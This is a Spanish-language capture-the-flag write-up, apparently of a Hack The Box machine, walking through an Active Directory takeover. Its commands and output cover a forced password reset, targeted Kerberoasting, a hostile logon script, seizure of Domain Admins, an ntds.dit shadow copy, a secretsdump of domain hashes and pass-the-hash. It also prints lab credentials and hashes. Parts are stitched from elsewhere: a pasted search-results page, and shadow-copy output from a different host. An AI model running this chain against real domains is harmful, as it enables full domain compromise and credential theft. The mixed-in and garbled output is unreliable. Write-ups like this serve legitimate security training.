2024-12-23T05:03:10.2547799-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, 
2024-12-23T05:03:10.3485282-08:00|INFORMATION|Beginning LDAP search for object.local
2024-12-23T05:03:10.3797783-08:00|INFORMATION|Producer has finished, closing LDAP channel
2024-12-23T05:03:10.3797783-08:00|INFORMATION|LDAP channel closed, waiting for consumers

2024-12-23T05:03:40.6922835-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2024-12-23T05:03:57.3485298-08:00|INFORMATION|Consumers finished, closing output channel
2024-12-23T05:03:57.3797800-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-12-23T05:03:57.5516530-08:00|INFORMATION|Status: 92 objects finished (+92 1.957447)/s -- Using 42 MB RAM
2024-12-23T05:03:57.5516530-08:00|INFORMATION|Enumeration finished in 00:00:47.1990987
2024-12-23T05:03:57.5985282-08:00|INFORMATION|Saving cache with stats: 52 ID to type mappings.
52 name to SID mappings.
0 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2024-12-23T05:03:57.6141573-08:00|INFORMATION|SharpHound Enumeration Completed at 5:03 AM on 12/23/2024! Happy Graphing!
*Evil-WinRM* PS C:\Users\oliver\Documents>
*Evil-WinRM* PS C:\Users\oliver\Documents> dir

        Directory: C:\Users\oliver\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         12/23/2024    5:03 AM           11499 20241223050357_BloodHound.zip
-a-----         12/23/2024    5:03 AM            7897 MWU2MmE0MDctMjBkZi00N2VjLTliOTMtYTljYTY4MjdhZDA2.bin
-a-----         12/23/2024    5:02 AM       1051648 SharpHound.exe
```

Nos descargamos el "zip" que nos crea y lo subimos a bloodhound. Ahi localizamos una posible via de escalada de privilegios.



El usuario oliver tiene el privilegio de forzar a cambiarle la contraseña a smith ya que tenemos el privilegio de "ForceChangePassword":

1. Importamos los modulos de powerview:

```
import-module .\PowerView.ps1
```

2. Convertimos la credencial en una secure string del usuario que disponemos:

```
$SecPassword = ConvertTo-SecureString 'clcdfun_d2434' -AsPlainText -Force
```

3. Asignamos esa credencial al usuario al que disponemos

```
$Cred = New-Object System.Management.Automation.PSCredential('object.htb\oliver', $SecPassword)
```

4. Convertimos la credencial en una secure string del usuario al que queremos cambiar la contraseña:

```
$UserPassword = ConvertTo-SecureString 'p@ssw0rd' -AsPlainText -Force
```

5. Le asignamos la nueva contraseña al usuario smith:

```
Set-DomainUserPassword -Identity smith -AccountPassword $UserPassword -Credential $Cred
```

Iniciamos sesion con el usuario smith:

```
(kali㉿kali)-[~/Downloads]
$ evil-winrm -i 10.10.11.132 -u smith -p 'p@ssw0rd'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\smith\Documents> whoami
object\smith
```

El usuario smith tiene el privilegio de "GenericWrite" sobre el usuario Maria.Cuando tenemos el privilegio de GenericWrite sobre otro usuario vamos a poder modificar atributos del usuario.

METODO 1:AGREGAR SPN (KERBEROAST)

Lo que podemos hacer es agregarle un SPN al usuario sobre el que tenemos privilegios para que sea vulnerable al kerberoasting attack y poder solicitar un TGS que nos devuelve el hash del usuario:

1. Asignamos un SPN a cualquier servicio al usuario sobre el que tenemos permisos

```
setspn -a MSSQLSvc/object.local:1433 object.local\maria
```

2. Importamos el modulo de powerview:

```
import-module .\powerview.ps1
```

3. Comprobamos que se le haya asignado el SPN:

```
Get-DomainUser maria | Select serviceprincipalname
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainUser maria | Select serviceprincipalname
serviceprincipalname
MSSQLSvc/object.local:1433
```

4. Para solicitar el TGS tenemos que crear el objeto de la credencial del usuario actual y solicitarlo:

- 4.1) Creamos el objeto de la credencial del usuario actual



```
$pass = ConvertTo-SecureString 'p@ssw0rd' -AsPlainText -Force
```

4.2) Se la asignamos al usuario actual:

```
$cred = New-Object System.Management.Automation.PSCredential('object.local\smith', $pass)
```

4.3) Solicitamos el TGS del usuario que hemos echo vulnerable a kerberoast:

```
Get-DomainSPNTicket -SPN "MSSQLSvc/object.local:1433" -Credential $Cred
```

```
SamAccountName      : UNKNOWN
DistinguishedName   : UNKNOWN
ServicePrincipalName : MSSQLSvc/object.local:1433
TicketByteHexStream :
Hash                : $krb5tgs$23$*UNKNOWN$UNKNOWN$MSSQLSvc/object.local:1433*$F1D66F8DD253926C3F8AC823E6A01BAA$EB31A44C11409567CD305
AC75615C69624844DC4AFF5CD94A8837AAAE84E371C09FED3EB84989CB5E27F82159F5BDF88
078E78F91C13E9655F6D6941A546DA582EECC5755C1C825C25532AFE4ECC37DF23EDE6A84AFFCC13E4AE7EEAF16B71007BB86243F4B7764
F88910857792E6A0C35F00E2F381614D676DDF0380126B42122F9E9E2612C0486A8F0EB9CE6
E4335A7D4E4A5E9C4F77E365C43A7EC5B003537E8D8449F0DCC08F1278CACC285CDE042C4E632F9B15AA45987BCC8F681E0F4C3478A597B
6982FFE781AFEB87515F4975F35EF5B12821AD75F96BDA79AE8A1E7E90B689B1FA5DE81DFA7
27291BFC0DA66792BC42AAF46271BECD7766340A03ABEB8965AEF7CE7CAC8EA11587B64B33E26CFA71406BDC8EE56CCC6102DE8B9E6D0B3
C7D3C29FFEBFF15B5578256F6F0EC37FAA4C3567D6BA8BF584643B2EEEE07051E2047451C82
3949D2707AE4824E9FF33A0E5333AAA10754954D565625220E0B9E66E495CC38D93F29606811223F7051C9531C6209029F36A1F56FC35CA
55785C7C5F313D8611FEC21DCF29115C092AD8C8A1B92EB28C506DA65E5E0DA9D0BA4E8F5F2
27E30AB93C973802A8E9A7E589546889CCAFD087D2621194299FA30BAB2C60836C62436A07D894AFBBAAC13FDE93766548A56C7C13F7ACF
488906D620CD83D7E4B61CB8C09CE1C99C278FD685E10E1AE89871F0826EB3BBBFE5E69F740
8CAB55B1B4426D0F3AE2CBE8E87C2963D6F25978383453046B2E869DE98B0E6C9E51BB9DEDD939006DC89CE83AF8398EB3D01CC96EC12CF
8E558F2637161F6A7A33F14F14E64AD0B1DABCC422A077BBD93DE302AA0D4BC062AA78FFAB2
514512682B10E339E518D7E1E9E80AD80B92D2A9982B88178EA511183DCB10A8A8DD3896CCAA9260AC10E472E0C99F05B237774640B5525
8E989C653F243197E41505AD2B06B384670722122C14FD98AD3CDAFE7762E0DDF4831969C31
EC3C5CDF35605F0518D015EC74AF6493A965848E7A1E87511CDC4B2A4DC0302C433FCCB93DF18DDE24A1B89AA8B0E376F979E80AA6B6D7B
D12FD1D7C60807A9B959BB36CEA6EA41A46EADA56EBCB6F633ADF2A9B6CE93928AE70D86001
8A37EF63388D0E84A97BD1DA8BA8404616643E934AA747764A326F96564E89A2999CB9172C8ADAB7E5A7B9091239EB2FC3CAD3E02C2B940
5027913B102C09CDAD4CF24E1220A651BD7BA9C88
```

- 5. Este hash podemos crackearlo de forma offline pero lo he intentado con rockyou y hashcat y no lo he conseguido, debe de ser porque esta contraseña no se contempla en la wordlist de rockyou.

METODO 2: ASIGNAR UN LOGON SCRIPT

Podemos asignar un script que se ejecute cuando el usuario inicia sesion, este script se ejecutaria como el usuario que inicia sesion. Suponiendo que hay una tarea ejecutandose para que el usuario victima inicie sesion podemos asignarle un logon script.


Lo primero que tenemos que crear es el logon script, es decir, el comando que queremos que se ejecute cuando el usuario victima inicie sesion. En este caso vamos a crear un script "script.ps1" que guarde en "output.txt" lo que encuentre dentro del escritorio del usuario Maria:

```
echo 'dir C:\Users\Maria\Desktop > C:\tmp\output.txt' > script.ps1
```

Le asignamos el logon script a Maria (antes importar modulos de powerview):

```
Set-DomainObject -Identity maria -SET @{scriptpath='C:\tmp\script.ps1'}
```

Cuando el usuario inicie sesion se ejecutara ese script y podremos ver el contenido del directorio home del usuario Maria:



Podemos ver que hay un archivo llamado "engines.xls". Como no tenemos acceso al directorio home de maria podemos crear un logon script que copie el archivo "Engines.xls" a C:\temp:

```
# FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\tmp> echo 'copy C:\Users\Maria\Desktop\Engines.xls C:\tmp\Engines.xls' > script.ps1
*Evil-WinRM* PS C:\tmp> Set-DomainObject -Identity maria -SET @{scriptpath='C:\tmp\script.ps1'}
*Evil-WinRM* PS C:\tmp> dir

Directory: C:\tmp

Mode                LastWriteTime         Length Name
----                -
-a-----         10/26/2021    8:13 AM           6144 Engines.xls
-a-----         12/23/2024    7:49 AM            830 output.txt
-a-----         12/23/2024    7:41 AM       770279 PowerView.ps1
-a-----         12/23/2024    7:49 AM            122 script.ps1
```

Nos lo descargamos y lo abrimos con libreoffice:

Machines Information					
Name	Quantity	Date Acquired	Owner	Chamber Username	Chamber Password
Internal Combustion Engine	12	10/02/21	HTB	maria	d34gb8@
Stirling Engine	23	11/05/21	HTB	maria	0de_434_d545
Diesel Engine	4	02/03/21	HTB	maria	W3llcr4ft3d_4cls

Tenemos 3 posibles contraseñas, comprobamos cual es la correcta con netexec:

```
(kali@kali)-[~/Downloads]
$ netexec winrm 10.10.11.132 -u maria -p pass.txt 2>/dev/null
WINRM 10.10.11.132 5985 JENKINS [*] Windows 10 / Server 2019 Build 17763 (name:JENKINS)
WINRM 10.10.11.132 5985 JENKINS [-] object.local\maria:d34gb8@
WINRM 10.10.11.132 5985 JENKINS [-] object.local\maria:0de_434_d545
WINRM 10.10.11.132 5985 JENKINS [+] object.local\maria:W3llcr4ft3d_4cls (Pwn3d!)
```


Iniciamos sesion con el usuario Maria:

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 10.10.11.132 -u maria -p 'W3llcr4ft3d_4cls'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maria\Documents>
```

El usuario Maria tiene el privilegio de "WriteOwner" sobre el grupo domain admins:



Si un usuario tiene este privilegio sobre un grupo puede modificar los usuarios que pertenecen a este grupo. Primero nos tenemos que dar el privilegio de hacernos con el control del grupo:

```
Set-DomainObjectOwner -Identity "Domain Admins" -OwnerIdentity maria
```

Modificamos la ACL para tener todos los privilegios sobre el grupo:

```
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -Rights All -PrincipalIdentity Maria
```

Nos añadimos al grupo domain admins:

```
net group "Domain Admins" maria /add
```

```
*Evil-WinRM* PS C:\Users\maria\Documents> net group "Domain Admins" maria /add
The command completed successfully.
```

Ahora tenemos todos los privilegios en el sistema y podemos acceder al directorio home de administrators:


Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled


Ahora, si queremos dumpear todos los hashes del entorno AD podemos hacer una copia del "ntds.dit" con robocopy:

sebackupprivilege ntds dit

Todo Vídeos Imágenes Noticias Web Libros Finanzas Herramientas

Sugerencia: [Mostrar resultados en español](#). También puedes consultar más información sobre [cómo filtrar por idioma](#).

 Hacking Articles

<https://www.hackingarticles.in> > w... · [Traducir esta página](#) · 

Windows Privilege Escalation: SeBackupPrivilege

29 abr 2021 — This article will help you set up the privilege in a VM environment to learn and explore it in detail and then exploit it via Kali Linux.

Nos dice que tenemos que crear un archivo llamado raj.dsh y añadir lo siguiente. Luego dice que hay que covertirlo:

1. nano raj.dsh

2. set context persistent nowriters

3. add volume c: alias raj

4. create

5. expose %raj% z:

6. unix2dos raj.dsh

(root@ kali)-[~]

# cat raj.dsh

set context persistent nowriters

add volume c: alias raj

create

expose %raj% z:

(root@ kali)-[~]

# unix2dos raj.dsh

unix2dos: converting file raj.dsh to DOS format ...

Luego nos dice que ejecutemos el "diskshadow" y "robocopy" para crear la copia

```
cd C:\Temp
upload raj.dsh
diskshadow /s raj.dsh
robocopy /b z:\windows\ntds . ntds.dit
```

Vamos a probarlo, en mi caso voy a poner la unidad logica y:



```
(env)-(kali@kali)-[~/Downloads]
$ cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% y:
$ unix2dos raj.dsh
unix2dos: converting file raj.dsh to DOS format ...
```

Subimos este archivo A UNA CARPETA DENTRO DE c:

(He intentado ejecutarlo desde el desktop del usuario y me daba errores). Para ello creamos una carpeta "temp" en C: y lo subimos. Desde ahi ejecutamos el "diskshadow":

```
*Evil-WinRM* PS C:\temp> diskshadow.exe /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  12/10/2024 12:50:05 AM

→ set context persistent nowriters
→ add volume c: alias raj
→ create
Alias raj for shadow ID {0204c7c3-10ce-435f-9d15-c41f7abcfb54} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {4308e1db-c361-4d6c-96e0-ff31d5aa056b} set as environment variable.

Querying all shadow copies with the shadow copy set ID {4308e1db-c361-4d6c-96e0-ff31d5aa056b}

    * Shadow copy ID = {0204c7c3-10ce-435f-9d15-c41f7abcfb54}                %raj%
      - Shadow copy set: {4308e1db-c361-4d6c-96e0-ff31d5aa056b}            %VSS_SHADOW_SET%
      - Original count of shadow copies = 1
      - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
      - Creation time: 12/10/2024 12:50:06 AM
      - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
      - Originating machine: DC01.BLACKFIELD.local
      - Service machine: DC01.BLACKFIELD.local
      - Not exposed
      - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
      - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %raj% y:
→ %raj% = {0204c7c3-10ce-435f-9d15-c41f7abcfb54}
The shadow copy was successfully exposed as y:\.
```

Nos dice que se ha guardado una copia de la unidad logica C: en Y:. Vamos a comprobarlo:

```
*Evil-WinRM* PS C:\temp> dir y:\

Directory: y:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/26/2020   5:38 PM          PerfLogs
d-----          6/3/2020   9:47 AM          profiles
d-r-----        3/19/2020  11:08 AM        Program Files
d-----         2/1/2020  11:05 AM        Program Files (x86)
d-----        12/10/2024  12:49 AM          temp
d-r-----        2/23/2020   9:16 AM          Users
d-----         9/21/2020   4:29 PM          Windows
-a-----        2/28/2020   4:36 PM          447 notes.txt
```

Ahora nos copiamos el archivo "ntds.dit" de la unidad logica "Y" en el directorio actual dandole el nombre de ntds.dit:

```
robocopy /b y:\windows\ntds . ntds.dit
```

```
*Evil-WinRM* PS C:\temp> robocopy /b y:\windows\ntds . ntds.dit
create a copy of the C:
be ROBOCOPY you ::ant Robust File Copy for Windows
going and spacing of the

Started : Tuesday, December 10, 2024 12:59:50 AM
Source : y:\windows\ntds\
Dest : C:\temp\

Files : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

New File      1      y:\windows\ntds\
              18.0 m      ntds.dit

0.0%
0.3%
0.6%
1.0%
1.3%
1.7%
2.0%
2.4%
```

Hemos conseguido el archivo "ntds.dit":

```
*Evil-WinRM* PS C:\temp> dir
Drive info & drive Nov 14, 2024
rectory
Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----         12/10/2024   12:48 AM             610 2024-12-10_12-48-26_DC01.cab
-a-----         12/10/2024   12:50 AM             616 2024-12-10_12-50-07_DC01.cab
-a-----         12/10/2024   12:48 AM              96 diskshadow.txt
-a-----         12/9/2024     8:21 PM      18874368 ntds.dit
-a-----         12/10/2024   12:49 AM              84 raj.dsh
```

Nos descargamos el archivo y dumpeamos el NTDS para obtener todos los hashes netNTLM de los usuarios del dominio con la herramienta "impacket-secretsdump":

```
(env)-(kali@kali)-[~/Downloads]
$ impacket-secretsdump -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Either the SYSTEM hive or bootkey is required for local parsing, check help
```

Nos dice que nos falta el system para decodearlo, vamos a añadirlo:

```
*Evil-WinRM* PS C:\temp> reg save HKLM\system C:\temp\system.bak
The operation completed successfully.

*Evil-WinRM* PS C:\temp> download system.bak

Info: Downloading C:\temp\system.bak to system.bak

Info: Download successful!

*Evil-WinRM* PS C:\temp> █
```

```
$ impacket-secretsdump -ntds ntds.dit -system system.bak LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xad7915b8e6d4f9ee383a5176349739e3
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d0e8fd3bf91ad3c2915808f210c6feab
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2c535031ee490da0a41327b6ed228acd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
JENKINS$:1000:aad3b435b51404eeaad3b435b51404ee:81d4c00f84799aea37da13179638a304:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a2949eeb5f9dc9e0e295c85e2ee83043:::
object.local\oliver:1103:aad3b435b51404eeaad3b435b51404ee:cae9745fc314e1586606ea8ff899b45a:::
object.local\smith:1104:aad3b435b51404eeaad3b435b51404ee:742b7f2ccff4ca60d6d378eda85b9b09:::
object.local\maria:1106:aad3b435b51404eeaad3b435b51404ee:fea9359fe981f9dc1e72ee60a1a6d3ca:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:fd8b7324ebbeaf62392d39e893ff88260e14069a22205714aeb8c5932c611f4e
Administrator:aes128-cts-hmac-sha1-96:064bdb023a7e084507df03cc7d144747
Administrator:des-cbc-md5:5db962a137253ef4
JENKINS$:aes256-cts-hmac-sha1-96:bfee3c33b1a4c82cb3260867341e942398822c7aa3d2e7cc8dbb493390c6e265
JENKINS$:aes128-cts-hmac-sha1-96:ed601627eb07ed52b7e634d9b9d0f458
JENKINS$:des-cbc-md5:c7809b378a83d9a2
krbtgt:aes256-cts-hmac-sha1-96:de7940c3a343b98a3ee6b61e94d2e0f208b2f138f42b9546409b387bd6a98289
krbtgt:aes128-cts-hmac-sha1-96:f3a679e20ef4c68419a4b152f0029081
krbtgt:des-cbc-md5:a823f83dc2083dc1
object.local\oliver:aes256-cts-hmac-sha1-96:4bfc34f04a5becda41922fd4ad819952d20a595f9a90262a090ccf6d78be0558
object.local\oliver:aes128-cts-hmac-sha1-96:028e96399e78bc001ac7bc276d819c88
object.local\oliver:des-cbc-md5:2fc82c9b2f7a02ec
object.local\smith:aes256-cts-hmac-sha1-96:f1e17bbe5fa70dc3c9675b6c71f1b96d6a9366e600a4d474354a4b9d5f834f47
object.local\smith:aes128-cts-hmac-sha1-96:244448cceb0c0c56c5525b6b0eaf9501
object.local\smith:des-cbc-md5:0b7ceaeab9374a46
object.local\maria:aes256-cts-hmac-sha1-96:80b6a51863012607396ba672989b015242a6626065405990502b26ac31ac293e
object.local\maria:aes128-cts-hmac-sha1-96:bf6a68fb3497c8c191cec62b3f4988e5
object.local\maria:des-cbc-md5:4f4dc6895479e983
[*] Cleaning up ...
```

Ahora podemos acceder como el usuario administrator a traves de "evil-winrm" con un "Pass the hash"

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 10.10.11.132 -u administrator -H '2c535031ee490da0a41327b6ed228acd'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```